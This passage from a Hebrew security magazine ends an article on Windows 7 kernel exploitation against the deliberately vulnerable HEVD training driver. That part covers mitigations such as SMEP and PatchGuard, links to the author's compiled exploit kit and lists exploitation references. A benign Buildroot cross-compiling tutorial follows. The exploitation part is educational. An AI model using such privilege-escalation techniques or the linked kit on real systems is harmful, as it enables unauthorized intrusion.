PatchGuard או **Kernel Patch Protection (KPP)** הינו מנגנון הגנה אשר קיים רק בגרסות 64bit של Windows, ומטרתו למנוע דריסה של מידע קרנלי, כמו ה-SSDT (**S**ystem **S**ervice **D**escriptor **T**able). המנגנון בה לענות על מספר צרכים, כאשר העיקרי בהם הוא הצורך למערכת הפעלה יציבה יותר: כפי שראינו, כאשר עולה שגיאה לא מטופלת בקרנל, מופיע BSoD. שגיאות כאלו לרוב קורות בעקבות תקלות בתפקוד דרייברים צד-שלישי, אך המשתמש הממוצע לא יודע את זה, ויאשים את מייקרוסופט. אחד הדברים המסוכנים יותר שעשו רכיבים צד-שלישי, במיוחד מוצרי אבטחה, הוא לערוך מבנים קרנליים פנימיים ורגישים מאוד, שלא מתועדים ויכולים להשתנות בכל עדכון של מערכת ההפעלה. פעמים רבות, העריכה נעשתה בצורה לא יסודית מספיק, וגרמה לקריסות של המערכת. כמו כן, Rootkits למיניהם נהגו לדרוס את המבנים הללו על מנת להישאר סמויים (hooking). ה-PatchGuard בה לפתור את הבעיה הזו, בכך שהוא לא מאפשר עריכה של מבנים רגישים.

SMEP או **S**upervisor **M**ode **E**xecution **P**rotection הינה שיטה אשר מטרתה למנוע הרצת קוד שממופה למרחב הכתובת של המשתמש (כתובת הנמוכה מ-0x80000000) ב-context של Kernel-Mode. ההגנה הזו נועדה להקשות על ניצול חולשות בקרנל, ולמנוע את האפשרות של דריסת כתובת חזרה/כתובת של פונקציה שתקרא מה-Kernel-Mode לכתובת שנמצאת במרחב הכתובות של המשתמש. ההגנה הזו "הורגת" את כל האקספלויטים שהצגנו כאן, מכיוון שכולם מסתמכים על קפיצה ל-shellcode שנמצא ב-userland. ישנן מספר דרכים לעקוף הגנה זו, למשל ROP.

SMAP או **S**upervisor **M**ode **A**ccess **P**revention היא הגנה משלימה ל-SMEP, ומטרתה למנוע מקוד שרץ ב-supervisor-mode (Kernel-Mode) לגשת לכתובות הנמצאות במרחב הכתובות של המשתמש לקריאה או כתיבה.

דברי סיום

את המאמר החלטתי לרשום כשראיתי שכמעט ואין מידע על אקספלויטציה בקרנל של Windows בעברית, ומאחר שראיתי שפעמים רבות גם אנשים שמכירים עקרונות אבטחה ושיטות ניצול ב-User Mode נרתעים מה-Kernel-Mode, ולא בצדק. רציתי לרשום מאמר שיראה שאקספלויטציה בקרנל היא לא קסם שחור, ושאין סיבה להירתע ממנה. כמו כן, רציתי להעלות את המודעות בקרב קוראי המגזין על ניצול חולשות לצורך הסלמת הרשאות.

התלבטתי על מה לרשום, ובאיזה היקף. לבסוף, החלטתי שלרשום על שיטות אקספלויטציה שנמצאות בשימוש במערכות הפעלה חדשות, כמו Windows 10, תהיה טעות, ושעדיף להתחיל מנושא בסיסי וקל יותר ולסקור אותו באופן מקיף ולעומק - וכך בחרתי לדון באקספלויטצית קרנל ב-Windows 7. הבחירה ב-HEVD הייתה טבעית - דרייבר שבו החולשות ברורות ונמצאות בשפע, מה שמאפשר להתמקד בשיטות הניצול השונות, אותן רציתי להציג.

בחרתי לכסות את כל החולשות שקיימות ב-HEVD על מנת לנצל את כל אפשרויות הלימוד שהדרייבר מספק, ועל מנת לספק סקירה רחבה של חולשות ושיטות ניצול בקרנל. כל נושא שנסקר נסקר לעומק, והשתדלתי שלא להסביר שום דבר בנפנופי ידיים אלא להתעמק בכל נושא, כך שגם אנשים חסרי ניסיון או בעלי ניסיון מועט יוכלו ללמוד מן המאמר.

עם זאת, לא הכל מושלם ואלו נושאים שלא פשוט להסביר עליהם, במיוחד שלא בעברית, וכמובן שגם יתכנו שנפלו טעויות פה ושם. אשמח לשמוע על מקרים כאלו במידה ונתקלתם בהם, בשביל שאדע לתקן אותם.

כנספח למאמר, כתבתי פרויקט שמשתמש בשיטות המתוארות במאמר על מנת לנצל כל אחת מהחולשות שסקרנו במאמר, על פי בחירת המשתמש, בדומה ל-exploit kit המובנה שמגיע עם HEVD. אני משחרר את הגרסה המקומפלת שלו ביחד עם המאמר, בעיקר מכיוון שרמת הגימור בקוד נמוכה מאוד והוא נרשם בעיקר לצורכי PoC מידיים. אשמח לשתף את קוד המקור שלו עם המתעניינים.

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com ☺

את HEVD ניתן למצוא כאן:

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

את ה-exploit kit ניתן להוריד מכאן:

http://www.digitalwhisper.co.il/files/Zines/0x5A/hevd_exploit_kit.rar

רפרנסים

1. על user mode לעומת kernel mode:

https://blog.codinghorror.com/understanding-user-and-Kernel-Mode

2. על דרייברים:

https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/what-is-a-driver-

3. על ה-IO/Manager:

https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-Kernel-Mode-i-o-manager

4. סרטון שמתאר את אופן הפעולה הכללי של דרייברים:

https://www.youtube.com/watch?v=3ffZbDB-pg4&index=2&list=PLZ4EgN7ZCzJyUT-FmgHsW4e9BxfP-VMuo

5. על WDM ו-WDF:

http://www.osronline.com/article.cfm?article=489

https://stackoverflow.com/questions/16569526/what-is-the-difference-between-a-wdm-driver-a-kmdf-driver-and-a-umdf-driver

http://driverentry.com.br/en/blog/?p=68

6. מבוא לכתיבת דרייברים ב-Code Project:

https://www.codeproject.com/Articles/9504/Driver-Development-Part-Introduction-to-Drivers

https://www.codeproject.com/Articles/9575/Driver-Development-Part-Introduction-to-Implemen

7. על Access Tokens:

https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx

8. מאמר מ-2012 העוסק באקספלויטציית קרנל מקומית על מנת לבצע EoP:

https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf

9. מאמר שנותן בסיס טוב ל-kernel debugging עם VirtualKD & windbg:

https://www.contextis.com/blog/introduction-debugging-windows-kernel-windbg

10. על דיבוג עם סימבולים:

https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588(v=vs.85).aspx

11. מאמר שעוסק בפיתוח Token Stealing Shellcode ב-Windows 732bit:

https://hshrzd.wordpress.com/2017/06/22/starting-with-windows-kernel-exploitation-part-3-stealing-

12. קוד המקור של HEVD:

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

13. על try-except:

https://msdn.microsoft.com/en-us/library/s58ftw19.aspx

14. מאמר מעולה על SEH Exploitation:

https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

15. ריברוס של מנגנון ה-SEH ב-MSVC++:

http://www.openrce.org/articles/full_view/21

16. על עקיפת stack cookies ב-Windows:
https://dl.packetstormsecurity.net/papers/bypass/defeating-w2k3-stack-protection.pdf
17. מאמר על CVE-2015-0336 - חולשת Type Confusion בפלאש:
https://blogs.technet.microsoft.com/mmpc/2015/06/17/understanding-type-confusion-vulnerabilities-cve-2015-0336/
18. על ניצול חולשות Double-Fetch בקרנל:
http://j00ru.vexillium.org/?p=1880
19. על חולשת Null Dereference ב-win32k מ-2013:
https://www.endgame.com/blog/technical-blog/microsoft-win32k-null-page-vulnerability-technical-analysis
20. על ה-Object Manager ב-Windows:
https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-Kernel-Mode-object-manager
21. על אובייקטים קרנליים ב-Windows:
http://computer.forensikblog.de/en/2009/04/kernel-objects.html
22. על Object Headers ב-Windows7:
http://codemachine.com/article_objectheader.html
23. על ניצול Pool Overflows באמצעות דריסת TypeIndex:
http://srcincite.io/blog/2017/09/06/sharks-in-the-pool-mixed-object-exploitation-in-the-windows-kernel-pool.html
24. על Pool Spraying:
http://trackwatch.com/windows-kernel-pool-spraying/
25. "Karnel Pool Exploitation on Windows 7" מאת Tarjei Mandt:
https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-wp.pdf
26. Nikita Tarakanov - Exploiting Hardcore Pool Corruptions in Microsoft Windows Kernel: וידאו:
https://www.youtube.com/watch?v=tg4eb0wtiAQ
ושקופיות:
http://www.nosuchcon.org/talks/2013/D3_02_Nikita_Exploiting_Hardcore_Pool_Corruptions_in_Microsoft_Windows_Kernel.pdf
poolinfo ב-GitHub (Poolinfo הוא תוסף ל-WinDbg המאפשר ניתוח פשוט יותר של memory pools):
https://github.com/fishstiqz/poolinfo
27. סרטון הסבר על ה-Call Stack:
https://www.youtube.com/watch?v=Q2sFmqvpBe0
28. על Stack-Spraying ב-Kernel עם nt!NtMapUserPhysicalPages:
http://j00ru.vexillium.org/?p=769
29. המאמר "Use Freed Memory For Fun And Profit" מאת מנחם ברויאר שפורסם בגיליון ה-60 של המגזין:
https://www.digitalwhisper.co.il/files/Zines/0x3C/DW60-1-UaF.pdf
30. Exploiting Common Flaws in Drivers מאת Ruben Santamarta:
http://shinnai.altervista.org/papers_videos/ECFID.pdf

If You Build It - It Will (Cross) Compile

מאת Blondy314

הקדמה

דמיינו את התרחיש הבא: כתבתי קוד שארצה להריץ על מכונה מסוימת, נניח על טלפון Android שכידוע מריץ Linux על מעבד ARM, בעוד סביבת הפיתוח שלי היא Ubuntu שרץ על מעבד Intel x86. אם אקמפל את הקוד על המכונה שלי באמצעות הקומפיילר שיש עליה ייווצר לי בינארי אשר יוכל לרוץ רק על מעבדי Intel. במידה ואעתיק אותו לטלפון שלי ואריץ אותו אקבל שגיאה:

```
./main
sh: ./main: not executable: 32-bit ELF file
```

למה זה קורה?

כאשר מקמפלים קוד עם קומפיילר מסוים הוא מתרגם את השפה "העילית" (במקרה שלנו שפת C) לשפת מכונה ומייצר קובץ בינארי המורכב מקוד אסמבלי עם op-code-ים שהמעבד מכיר. המעבדים השונים תומכים בפקודות ובמאפיינים שונים ולכן לא יכולים להריץ קוד שקומפל עבור מעבד אחר.

ניתן לחשוב על עניין זה כסט הוראות שאתם מנסים להשליך ממנגנון אחד למנגנון שני שעובד אחרת. לדוגמא, הפעולות שנבצע בהגה של מטוס שונות מהגה של רכב - במידה ונמשוך את הגה המטוס כלפינו, הוא יתרומם כלפי מעלה ואילו אם נעשה זאת ברכב - לא יקרה כלום.

אז איך בכל זאת אוכל לקמפל את הקוד עבור מעבד ARM? האם הדרך היחידה היא לקמפל אותו על המעבד הספציפי?

כמובן שהתשובה היא שלילית (אחרת המאמר הזה היה די קצר..)

במאמר הקרוב אענה בהרחבה על שאלה זו, ואציג את הפתרונות לעניין. אתייחס לפיתוח בסביבת לינוקס אך המנגנון רלוונטי גם למערכות הפעלה אחרות כגון Windows או Mac.

לפני שנתחיל לצלול לעומק הנושא בואו ניישר קו עם מספר מושגי בסיס בתחום:

- **ELF** - Executable and Linkable Format, קובץ בינארי בפורמט לינוקסי (יכול להיות קובץ הרצה, ספרייה, obj)
- **Open Source** - אוסף של קוד פומבי שניתן להורדה חינם. לדוגמא Linux הינו open source שניתן להוריד, לקרוא ולשנות כרצוננו ואילו מערכת ההפעלה Windows אינה (מה שנקרא Closed Source)
- **GNU** - פרויקט open source שמהווה את רוב סביבת ה-user mode של לינוקס (לינוקס מתייחס בעיקר ל-Kernel). GNU הינם ראשי תיבות מחזוריות - GNU Not Unix (זהו טרנד נפוץ בתחום המחשבים לעשות ראשי תיבות מחזוריות כגון PHP, CURL, Nagios, XBMC ועוד)
- **gcc** - GNU Compiler Collection, קומפיילר של GNU שתומך בשלל שפות תכנות (C, Objective-C, Java, GO ועוד) ומהווה את הקומפיילר הסטנדרטי ברוב המכונות שמבוססות UNIX
- **libc** - C Standard Library, ספרייה אשר עוטפת את ה-syscall-ים במערכת ומספקת למשתמש סט של פונקציות הנוחות לשימוש
- **glibc** - GNU libc, הספרייה הנפוצה ביותר בשימוש בלינוקס
- **Makefile** - קובץ המאפשר להריץ את הקומפיילר ובו מפורטות "הוראות" עבורו

וכעת, לענייננו...

Cross Compiling

Cross Compiling (להלן CC) הינה שיטה לקמפל קוד על מכונה A (ה-Host) אשר יוכל לרוץ על מכונה B (ה-Target). באמצעות CC אנו בעצם מקמפלים קומפיילר אשר ידע ליצור קובץ בינארי שיוכל לרוץ על ה-Target.

השוני בין ה-Host לבין ה-Target יכול להיות במספר מאפיינים:

1. **מעבד**: ישנו מגוון רב של סוגי מעבדים: Intel, ARM, MIPS, PPC, SPARC ועוד
   - יכול להיות שונה גם ב-Bitness (32 \ 64 ביט)
   - יכול להיות שונה גם ב-Endianness אשר קובע את הסדר בו הבתים מסודרים בזיכרון (Little \ Big)
   - לכל מעבד יש גם תת דגם שיכול להיות בעל Instruction Set שונה. למשל עבור ARM ישנם: Armv9, Armv7, Cortex ועוד

2. **מערכת הפעלה**: לעומת עולם ה-Windows בו יש רק מערכת הפעלה אחת (אין הבדל בקמפול בין XP, Win7, Win10 וכו' אלא רק 64 \ 32 ביט), בעולם ה-Unix יש שלל מערכות הפעלה ששונות ביניהן בקמפול:
   - Linux
   - FreeBSD
   - Darwin (מערכת ההפעלה מבוססת Unix של חברת Apple כגון Mac ו-iPod \ iPhone)
   - Solaris (מערכת הפעלה שמשמשת בין היתר רכיבי Oracle)
   - ועוד

כאשר מדברים על Cross Compiling, ניתן להתבלבל עם קונספט שונה של המרת קוד משפה לשפה שנקרא Source To Source. למשל המרת קוד ישן שנכתב בשפת Fortran לשפת C. תהליך כזה מתבצע ע"י רכיב המכונה Trans-compiler או Transpiler אך הנושא הזה אינו ב-scope שלנו ולכן לא ניכנס אליו.
אם נחזור לדוגמא הקודמת, על אותה מכונת Ubuntu אני אוכל לקמפל ELF המותאם לרוץ על טלפון המריץ Android.

אז למה בעצם צריך Cross Compiling? למה לא לקמפל על מכונה שמתאימה ל-spec של ה-target?

התשובה מורכבת ממספר סיבות:

- תשתית - לא תמיד יש את התשתית לקמפול על מכונת היעד. למשל בסביבות Embedded שאינן חזקות מספיק כדי להריץ עליהן קומפיילר כדוגמת תנור מטבח או מכונת כביסה אשר מורץ עליהן לינוקס
- מהירות וביצועים - מכונת היעד יכולה להיות מאוד איטית ולכן ייקח זמן רב לקמפל קוד עליה
- זמינות - לא תמיד תהיה ברשותכם המכונה שאליה מיועד הבינארי שלכם. סיבה נוספת היא גם כלכלית, למה לרכוש רכיב אחר שיכול להיות יקר כשניתן לקמפל על מה שכבר יש
- רובוסטיות - אפשר להקים סביבה אחת בה ניתן לקמפל למגוון רב של סביבות אחרות באמצעות סקריפט אחד שמורץ בזמן ה-build של המוצר. דמיינו סט של makefile-ים: make-linux-armv7, make-mips, make-darwin וכו'

דוגמא מעניינת (ודי ישנה) הינה Canadian Cross Compiling שבה בונים Cross Compiler שבונה Compiler נוסף שמהווה Cross Compiler למכונה נוספת. כלומר, במכונה A מקמפלים קומפיילר אשר יוכל לרוץ על מכונה B עליה הוא יקמפל קומפיילר נוסף שיוכל לרוץ על מכונה C. בהרצה בשיטה זו ישתמשו בדגלים:

```
--build=[Compiler A Host] --host=[Compiler A Target] --target=[Compiler Target]
```

דוגמא לשימוש בטכניקה זו היא קמפול של Cross Compiler על לינוקס עבור Windows אשר ירוץ על Windows ויקמפל בינארים עבור מעבד MIPS. הסתבכתם? גם אני...

הטכניקה נקראת כך מהסיבה המוזרה שבתקופה שבה חשבו עליה היו בקנדה שלוש מפלגות פוליטיות.

Binutils

במסגרת ה-Cross Compiling אנחנו נקבל, בין היתר, סט של Binutils (Binary Utilities) - בינאריים אשר מהווים כלים ליצירה וניהול של בינאריים שנוצרים בקמפול. דוגמאות לכלי Binutils חשובים:

- **as** - האסמבלר שמהווה את ה-backend של הקומפיילר (מוכר גם כ-GAS - GNU Assembler)
- **ld** - הלינקר שלוקח אחד או יותר קבצי obj (קבצי הביניים שהקוד מקומפל אליהם) ומקבץ אותם לכדי בינארי אחד (שיכול להיות executable, lib או obj אחר)
- **ar** - יוצר קבצי archive, בפרט קבצי ספריות סטטיות (למשל libc.a)
- **objdump** - מדפיס מידע אודות בינארי נתון ויכול לשמש כ-disassembler
- **readelf** - מציג מידע אודות מבנה הבינארי. למשל את ה-symbol table או את ה-header-ים של ה-ELF
- **strip** - מוריד מידע לא חיוני מהבינארי אשר מקטין את הגודל של הבינארי (כגון מידע עבור דיבוג ו-symbol-ים). על כן, בינארי שהוא stripped יהיה קשה יותר לדבג או לעשות לו Reverse Engineering

שימו לב כי כלי ה-Binutils הינם Platform Dependent ולכן גם הם נדבך של ה-Cross Compiling אך הם אינם כוללים את הקומפיילר עצמו. כלומר, אם נרצה להריץ objdump על בינארי שקומפל ל-MIPS נצטרך לקחת את ה-objdump שנוצר ב-CC ולא ב-objdump של ה-host (שככל הנראה לא יעבוד טוב).

Toolchain

Toolchain הינו אוסף הכלים הנדרשים בשביל קמפול של בינארי - קומפיילר, Binutils וה-libc (אוסף הספריות שעוטפות את ה-syscalls של המערכת). כאשר עוסקים ב-cross compiling ייווצר cross toolchain.

אז איך בעצם מקבלים toolchain באמצעותו אוכל לקמפל קוד למכונה אחרת? ובכן, יש שתי דרכים עיקריות:

1. להוריד toolchain מוכן מהאינטרנט - ישנם לא מעט אתרים שבהם יש כבר toolchain-ים שמותאמים למגוון רחב של מערכות. למעשה, עבור לא מעט רכיבים, החברה אשר מייצרת אותם מספקת את ה-toolchain המתאים לפלטפורמה. לדוגמא:

https://developer.arm.com/open-source/gnu-toolchain/gnu-rm/downloads

2. להשתמש ב-Buildroot - עליה נרחיב כעת

Buildroot

Buildroot הינה סביבה שנועדה להקל על בניית toolchain-ים אשר מורכבת מאוסף של makefile-ים. היא פורסמה לראשונה ב-2001 ונשארה מתוחזקת מאז כאשר עדכונים יוצאים מדי כמה חודשים. אגב, המערכת עצמה הינה open source שניתנת להורדה בחינם וניתן לעשות בה שינויים. היתרון של

Buildroot והגורם להצלחה של המערכת הינו הקלות והנוחות של השימוש בה. אז במקום להכביר במילים על הסביבה בואו נצלול פנימה להדגמת השימוש בה...

לשם ההדגמה אשתמש ב-VM של Ubuntu x86 עם גישה לאינטרנט:

- הורידו את הגרסה האחרונה מ-https://buildroot.org/download.html (בעת כתיבת שורות אלו, הגרסא האחרונה הינה 2017.02.8). תקבלו קובץ tar (קובץ archive בדומה ל-zip או rar)
- העתיקו את הקובץ tar ל-VM (באמצעות scp או העתק-הדבק במידה ומותקן לכם vmware tools או בכל דרך הנוחה לכם)
- פתחו את הקובץ ונווטו לתיקיה שנוצרה:

```
tar -xvf buildroot-2017.02.8.tar.gz
cd buildroot-2017.02.8
```

בדומה לחבילות לינוקסיות אחרות ניתן לקבל תפריט עם "GUI" סטייל DOS ע"י הפקודה הבאה:


```
make menuconfig
```

יתכן כי ה-make יכשל וידרוש את הספרייה של ncurses[1], התקינו ע"י:

```
apt-get install libncurses-dev
```

ניתן לנווט בקלות ע"י Enter לכניסה פנימה, ESC לחזרה לשלב הקודם ו-"/" עבור חיפוש


- בשלב הזה יבוצע תהליך קצר של קומפילציה ולאחריו יפתח המסך הבא:




[1] ncurses (new curses) הינה חבילה המאפשרת פיתוח של אפליקציות עם GUI הרצות תחת Terminal


[2] uname - הינו syscall אשר מחזיר מידע אודות הקרנל עליו רץ התהליך הקורא, למשל ניתן להשתמש ב-uname -a כדי לקבל מידע מפורט

התפריט הנ"ל מאפשר להגדיר כמעט כל פרמטר אותו תרצו לשנות עבור ה-toolchain שלכם, לדוגמא, אם ניכנס לתפריט ה-Target options ולאחריו ל-Target Architecture נוכל לקבוע את הארכ' של המעבד. בדוגמא שלנו נרצה לבחור ARM. שימו לב כי ניתן להגדיר גם את ה-Endianness של המעבד (Little or Big):



